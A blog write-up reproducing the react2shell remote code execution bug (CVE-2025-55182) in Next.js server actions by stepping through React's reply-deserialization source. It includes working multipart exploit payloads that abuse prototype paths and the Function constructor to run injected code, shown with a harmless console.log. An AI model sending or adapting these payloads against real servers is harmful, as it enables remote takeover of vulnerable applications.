TL;DR
This blog is about my process of reproducing react2shell CVE-2025-55182 by debugging directly in NextJS source and a simple project.
Prerequisite
- Having knowledge of JavaScript Prototype Pollution (You can refer to my Class Pollution blog)
- Setup a debugging lab (if you want to follow debugging along)
Initial
When an action is called, it will be process in handleAction. This functions will do these steps: handle metadata, check headers, warn bad server action, csrf handling, …
In those, if the action is recognized fetch action, it will do handleUnrecognizedFetchAction. In this, if the action should be done on server (node). Then it will execute the branch NodeNextRequest. And our main focus would be decodeReplyFromBusboy. Notice that the return of decodeReplyFromBusboy will be a Promise where the function will try calling then of the Promise because of the await keyword.
pipeline(
    sizeLimitedBody,
    busboy,
    // Avoid unhandled errors from `pipeline()` by passing an empty completion callback.
    // We'll propagate the errors properly when consuming the stream.
    () => {}
)

boundActionArguments = await decodeReplyFromBusboy(
    busboy,
    serverModuleMap,
    { temporaryReferences }
)
Analyze
Function decodeReplyFromBusboy
As in our setup, we use turbopack for the server so decodeReplyFromBusboy will be called from this. In the decodeReplyFromBusboy, it will create Response object, handle busboystream and then return object called from getChunk.
exports.decodeReplyFromBusboy = function (
    busboyStream,
    turbopackMap,
    options
) {
    var response = createResponse(
        turbopackMap,
        "",
        options ? options.temporaryReferences : void 0
    ),
    pendingFiles = 0,
    queuedFields = [];
    busboyStream.on("field", function (name, value) {
    0 < pendingFiles
        ? queuedFields.push(name, value)
        : resolveField(response, name, value);
    });
    busboyStream.on("file", function (name, value, _ref2) {
    var filename = _ref2.filename,
        mimeType = _ref2.mimeType;
    if ("base64" === _ref2.encoding.toLowerCase())
        throw Error(
        "React doesn't accept base64 encoded file uploads because we don't expect form data passed from a browser to ever encode data that way. If that's the wrong assumption, we can easily fix it."
        );
    pendingFiles++;
    var JSCompiler_object_inline_chunks_251 = [];
    value.on("data", function (chunk) {
        JSCompiler_object_inline_chunks_251.push(chunk);
    });
    value.on("end", function () {
        var blob = new Blob(JSCompiler_object_inline_chunks_251, {
        type: mimeType
        });
        response._formData.append(name, blob, filename);
        pendingFiles--;
        if (0 === pendingFiles) {
        for (blob = 0; blob < queuedFields.length; blob += 2)
            resolveField(
            response,
            queuedFields[blob],
            queuedFields[blob + 1]
            );
        queuedFields.length = 0;
        }
    });
    });
    busboyStream.on("finish", function () {
    close(response);
    });
    busboyStream.on("error", function (err) {
    reportGlobalError(response, err);
    });
    return getChunk(response, 0);
};
Function getChunk
Now lets analyze the getChunk function.
function getChunk(response, id) {
    var chunks = response._chunks,
        chunk = chunks.get(id);
    chunk ||
        ((chunk = response._formData.get(response._prefix + id)),
        (chunk =
        null != chunk
            ? new Chunk("resolved_model", chunk, id, response)
            : response._closed
            ? new Chunk("rejected", null, response._closedReason, response)
            : createPendingChunk(response)),
        chunks.set(id, chunk));
    return chunk;
}

function createPendingChunk(response) {
    return new Chunk("pending", null, null, response);
}
getChunk will try getting the chunk from response._formData with the id and response._prefix. If there are no chunk, then it will call createPendingChunk which is simply create a Chunk object with status pending.
Object Chunk
From what we observed so far, decodeReplyFromBusboy will return a object which should be some sort of a Promise because await keyword will try calling then from it. So what is Chunk. Let’s have a look at here.
Chunk.prototype = Object.create(Promise.prototype);
Chunk.prototype.then = function (resolve, reject) {
    switch (this.status) {
    case "resolved_model":
        initializeModelChunk(this);
    }
    switch (this.status) {
    case "fulfilled":
        resolve(this.value);
        break;
    case "pending":
    case "blocked":
    case "cyclic":
        resolve &&
        (null === this.value && (this.value = []),
        this.value.push(resolve));
        reject &&
        (null === this.reason && (this.reason = []),
        this.reason.push(reject));
        break;
    default:
        reject(this.reason);
    }
};

function Chunk(status, value, reason, response) {
    this.status = status;
    this.value = value;
    this.reason = reason;
    this._response = response;
}
So Chunk is some sort of a Function-ish Object and there are then function for the prototype.
Function resolveField
This function is called on each field of the input for the action. This will resolve each input field and put it to a chunk (this chunk is called model chunk).
function resolveField(response, key, value) {
    response._formData.append(key, value);
    var prefix = response._prefix;
    key.startsWith(prefix) &&
    ((response = response._chunks),
    (key = +key.slice(prefix.length)),
    (prefix = response.get(key)) && resolveModelChunk(prefix, value, key));
    }
Function resolveModelChunk
After append the the formData put into chunk with status pending (which indicate that the model chunk is waiting for parsing).
function resolveModelChunk(chunk, value, id) {
    if ("pending" !== chunk.status)
    (chunk = chunk.reason),
        "C" === value[0]
        ? chunk.close("C" === value ? '"$undefined"' : value.slice(1))
        : chunk.enqueueModel(value);
    else {
    var resolveListeners = chunk.value,
        rejectListeners = chunk.reason;
    chunk.status = "resolved_model";
    chunk.value = value;
    chunk.reason = id;
    if (null !== resolveListeners)
        switch ((initializeModelChunk(chunk), chunk.status)) {
        case "fulfilled":
            wakeChunk(resolveListeners, chunk.value);
            break;
        case "pending":
        case "blocked":
        case "cyclic":
            if (chunk.value)
            for (value = 0; value < resolveListeners.length; value++)
                chunk.value.push(resolveListeners[value]);
            else chunk.value = resolveListeners;
            if (chunk.reason) {
            if (rejectListeners)
                for (value = 0; value < rejectListeners.length; value++)
                chunk.reason.push(rejectListeners[value]);
            } else chunk.reason = rejectListeners;
            break;
        case "rejected":
            rejectListeners && wakeChunk(rejectListeners, chunk.reason);
        }
    }
}
Function initializeModelChunk
This function is for initialize the model chunk. What make this functions interesting?
function initializeModelChunk(chunk) {
    var prevChunk = initializingChunk,
    prevBlocked = initializingChunkBlockedModel;
    initializingChunk = chunk;
    initializingChunkBlockedModel = null;
    var rootReference =
        -1 === chunk.reason ? void 0 : chunk.reason.toString(16),
    resolvedModel = chunk.value;
    chunk.status = "cyclic";
    chunk.value = null;
    chunk.reason = null;
    try {
        var rawModel = JSON.parse(resolvedModel),
            value = reviveModel(
            chunk._response,
            { "": rawModel },
            "",
            rawModel,
            rootReference
            );
        if (
            null !== initializingChunkBlockedModel &&
            0 < initializingChunkBlockedModel.deps
        )
            (initializingChunkBlockedModel.value = value),
            (chunk.status = "blocked");
        else {
            var resolveListeners = chunk.value;
            chunk.status = "fulfilled";
            chunk.value = value;
            null !== resolveListeners && wakeChunk(resolveListeners, value);
        }
    } catch (error) {
        (chunk.status = "rejected"), (chunk.reason = error);
    } finally {
        (initializingChunk = prevChunk),
            (initializingChunkBlockedModel = prevBlocked);
    }
}
It is the fact that reviveModel use the object rawModel = JSON.parse(resolvedModel).
Why this is a problem?
Because we can control data of resolvedModel (Discuss about this later).
Function reviveModel
I beautify the source code a little bit
function reviveModel(response, parentObj, parentKey, value, reference) {
    if ("string" === typeof value)
    return parseModelString(
        response,
        parentObj,
        parentKey,
        value,
        reference
    );
    if ("object" === typeof value && null !== value) {
        if (
            (void 0 !== reference &&
            void 0 !== response._temporaryReferences &&
            response._temporaryReferences.set(value, reference),
            Array.isArray(value))
        ) {
            for (var i = 0; i < value.length; i++) {
                value[i] = reviveModel(
                    response,
                    value,
                    "" + i,
                    value[i],
                    void 0 !== reference ? reference + ":" + i : void 0
                );
            }
        }
    }

    else {
        for (i in value) {
            if (!hasOwnProperty.call(value, i)) continue;
            if (void 0 !== reference && -1 === i.indexOf(":")) {
                parentObj = reference + ":" + i;
            }
            else {
                parentObj = void 0;
            }
            parentObj = reviveModel(response, value, i, value[i], parentObj);
            if (void 0 !== parentObj)
                value[i] = parentObj;
            else
                delete value[i];
        }
        return value;
    }
}
The interesting part of this function is this will have recursion on reviveModel if the value pass in is not a string. The importance of recursion here will help us manipulate to create a custom Chunk.
Function parseModelString
In reviveModel, if the value is a string, then parseModelString will be called. Refer to this.
function parseModelString(response, obj, key, value, reference) {
    if ("$" === value[0]) {
        ...
        switch (value[1]) {
            case "@":
                return (
                    (obj = parseInt(value.slice(2), 16)), getChunk(response, obj)
                );
        }
        ...
        value = value.slice(1);
        return getOutlinedModel(response, value, obj, key, createModel);
    }
    return value;
}
Our main focus is for value $@ or starts with $.
- For the
$@will help us callgetChunkwhere RCE happens (the details will be discussed later). - For the value starts with
$, it will callgetOutlinedModel.
Function getOutlinedModel
function getOutlinedModel(response, reference, parentObject, key, map) {
    reference = reference.split(":");
    var id = parseInt(reference[0], 16);
    id = getChunk(response, id);
    switch (id.status) {
    case "resolved_model":
        initializeModelChunk(id);
    }
    switch (id.status) {
    case "fulfilled":
        parentObject = id.value;
        for (key = 1; key < reference.length; key++)
            parentObject = parentObject[reference[key]];
        return map(response, parentObject);
    case "pending":
    case "blocked":
    case "cyclic":
        var parentChunk = initializingChunk;
        id.then(
        createModelResolver(
            parentChunk,
            parentObject,
            key,
            "cyclic" === id.status,
            response,
            map,
            reference
        ),
        createModelReject(parentChunk)
        );
        return null;
    default:
        throw id.reason;
    }
}
This function is for getting variable from other chunk. The flow is simple, if the chunk we want is fulfilled then we can get the attribute directly. If not, then add a resolveListener to the other chunk so that after the other chunk initialized, then we can get the attribute later with createModelResolver.
Function createModelResolver
function createModelResolver(
    chunk,
    parentObject,
    key,
    cyclic,
    response,
    map,
    path
) {
    if (initializingChunkBlockedModel) {
    var blocked = initializingChunkBlockedModel;
    cyclic || blocked.deps++;
    } else
    blocked = initializingChunkBlockedModel = {
        deps: cyclic ? 0 : 1,
        value: null
    };
    return function (value) {
    for (var i = 1; i < path.length; i++) value = value[path[i]];
    parentObject[key] = map(response, value);
    "" === key &&
        null === blocked.value &&
        (blocked.value = parentObject[key]);
    blocked.deps--;
    0 === blocked.deps &&
        "blocked" === chunk.status &&
        ((value = chunk.value),
        (chunk.status = "fulfilled"),
        (chunk.value = blocked.value),
        null !== value && wakeChunk(value, blocked.value));
    };
}
This function is return the resolver to resolve the chunk as mention above.
Debug
From the next steps, we will debug a running project for better illustration.
After having a nextjs project with the version of react, react-dom, and nextjs in package.json, add the /.vscode/launch.json
{
  "version": "0.2.0",
  "configurations": [
    {
      "name": "Next.js: debug server-side",
      "type": "node",
      "request": "launch",
      "skipFiles": [
        "<node_internals>/**"
      ],
      "runtimeExecutable": "npm",
      "runtimeArgs": [
        "run",
        "dev"
      ],
      "env": {
        "NODE_OPTIONS": "--inspect"
      },
      "console": "integratedTerminal",
      "sourceMaps": true,
      "smartStep": true,
    }
  ]
}
Then in Run and Debug of VSCode, hit the Run button.
All the BREAKPOINTs that I put in the next section will located in node_modules\next\dist\compiled\next-server\app-page-turbo.runtime.dev.js.
Exploit analysis
The RCE end
From description given by Maple:
Use the $@ deserialization to get a Chunk reference, and put Chunk.prototype.then as the then property of the root object. Then then would be invoked with root object as this/chunk when it is awaited/resolved.

By setting the status to RESOLVED_MODEL, now we can call initializeModelChunk with a fake chunk that is comlpetely in our control. This is particularly useful since itself and its related functions call many methods from the chunk._response object.

The target is to trigger the Blob deserialization, which calls response._formData.get with payload from response._prefix and return the result directly. So all we need is to set response._formData.get to Function so the returned result would be a function with attacker controlled code, then put that to then again so it would be executed.
So from this, our initial though for payload would be:
------WebKitFormBoundaryRMzphSSbIIkKn6Ut
Content-Disposition: form-data; name="0"

{"status":"resolved_model", "reason":-1, "_response":{"_prefix":"console.log('EXPLOIT');","_formData":{"get":"$0:constructor:constructor"}}, "value": "{\"then\": \"$B1337\"}"}
------WebKitFormBoundaryRMzphSSbIIkKn6Ut--
What happens here is we set the status of the chunk to resolved_model. Then in the Chunk.prototype.then will call the initializeModelChunk again with this argument which is polluted the _response._formData and _response._prefix. And the parseModelString parse $B1337 will return Function("console.log('EXPLOIT');") which then assign to override the then of the Chunk we have and we achive RCE.
But the thing is after calling reviveModel for the chunk, the object of
{"status":"resolved_model", "reason":-1, "_response":{"_prefix":"console.log('EXPLOIT');","_formData":{"get":"$0:constructor:constructor"}}, "value": "{\"then\": \"$B1337\"}"}
won’t work (about how to get this payload, you can figure it out). Why?
Now notice the Chunk, it has a couple of status: fulfilled, pending, blocked, cyclic and rejected.
The flow of processing these chunk would do the then function until the status reach fulfilled or rejected (I guess this out because I cannot know which function call the last Chunk.prototype.then from the stack trace). From this, we now understand why above payload not work.
If you want to test out what happen, you can set a breakpoint after the reviveModel and right before the if in initializeModelChunk:
var rawModel = JSON.parse(resolvedModel),
    value = reviveModel(
    chunk._response,
    { "": rawModel },
    "",
    rawModel,
    rootReference
    );

if ( // BREAKPOINT HERE
    null !== initializingChunkBlockedModel &&
    0 < initializingChunkBlockedModel.deps
)
Then modify the value['then'] = Chunk.prototype.then, the RCE will be achived.
So if we use this payload:
{"then":"$0:__proto__:then", "status":"resolved_model", "reason":-1, "_response":{"_prefix":"console.log('EXPLOIT');","_formData":{"get":"$0:constructor:constructor"}}, "value": "{\"then\": \"$B1337\"}"}
Then we success? No. Because, when the initializeModelChunk call to init this object, the status of the chunk is blocked because it the chunk_0 again need to be initialized before access the __proto__:
if (
    null !== initializingChunkBlockedModel &&
    0 < initializingChunkBlockedModel.deps
)
    (initializingChunkBlockedModel.value = value),
    (chunk.status = "blocked");
And in getOutlinedModel code, when it trying resolved the blocked chunk the chunk at that time is not Chunk object, but it is our “polluted” object which does not have Chunk.prototype.then.
So we need another chunk.
Another chunk
In the next steps, we will create 2 chunk: chunk_0 and chunk_1.
The chunk_0 is the chunk that will be blocked and it will contain the new “polluted” Object.
Because of the Object is mimic of Chunk which has then function, so we also add the then variable.
And we want to call initializeModelChunk the 2nd time on that "Chunk" so the "then": "$1:__proto__:then" is suitable.
As for the chunk_1, I put the "$@1". As in resolveModelChunk, wakeChunk will be called which will execute the function which return by createModelResolver.
The "$@" is for the parseModelString to return getChunk(response, <id>). Any id for the chunk is OK if the chunk exist. I chose id 1 to be a-bit different from maple payload which hightlight the fact that any chunk id is OK.
switch ((initializeModelChunk(chunk), /*BREAKPOINT HERE*/ chunk.status)) {
    case "fulfilled":
        wakeChunk(resolveListeners, chunk.value);
        break;
    ...
}
The chunk_1 will get the chunk successfully and status fulfilled (you can set breakpoint in the chunk.status in previous code snippet to check it out). And the wakeChunk is called with resolveListeners is the return function of createModelResolver that is called when initialized chunk_0.
Real stuff
So let’s set a breakpoint at the function which returned by function createModelResolver:
return function (value) {
    // BREAKPOINT HERE
    for (var i = 1; i < path.length; i++) value = value[path[i]];
    parentObject[key] = map(response, value);
    ...
}
Now put this payload to the POST req:
------WebKitFormBoundaryB45rK5jbmw4zzZZe
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model", "reason":-1, "_response":{"_prefix":"console.log('EXPLOIT');","_formData":{"get":"$0:constructor:constructor"}}, "value": "{\"then\": \"$B1337\"}"}
------WebKitFormBoundaryB45rK5jbmw4zzZZe
Content-Disposition: form-data; name="1"

"$@1"
------WebKitFormBoundaryB45rK5jbmw4zzZZe--

We can notice that the value is a Chunk object and the path is ['1', '__proto__', 'then'] and the key is then and as the code continue executing, the parentObject[key] = value1 (the map function here will always return the second arguments). This mean that the chunk_0’s then will be set to Chunk.prototype.then successfully (value is pass in the function as parentObject in reviveModel and then the value is returned to value of initializeModelChunk which then chunk.value = value).
Reference
P/S: Jang’s blog has very good background for the initial and how the RCE end. And you can use my setup lab for doing this, only need to do npm install and then debugging along.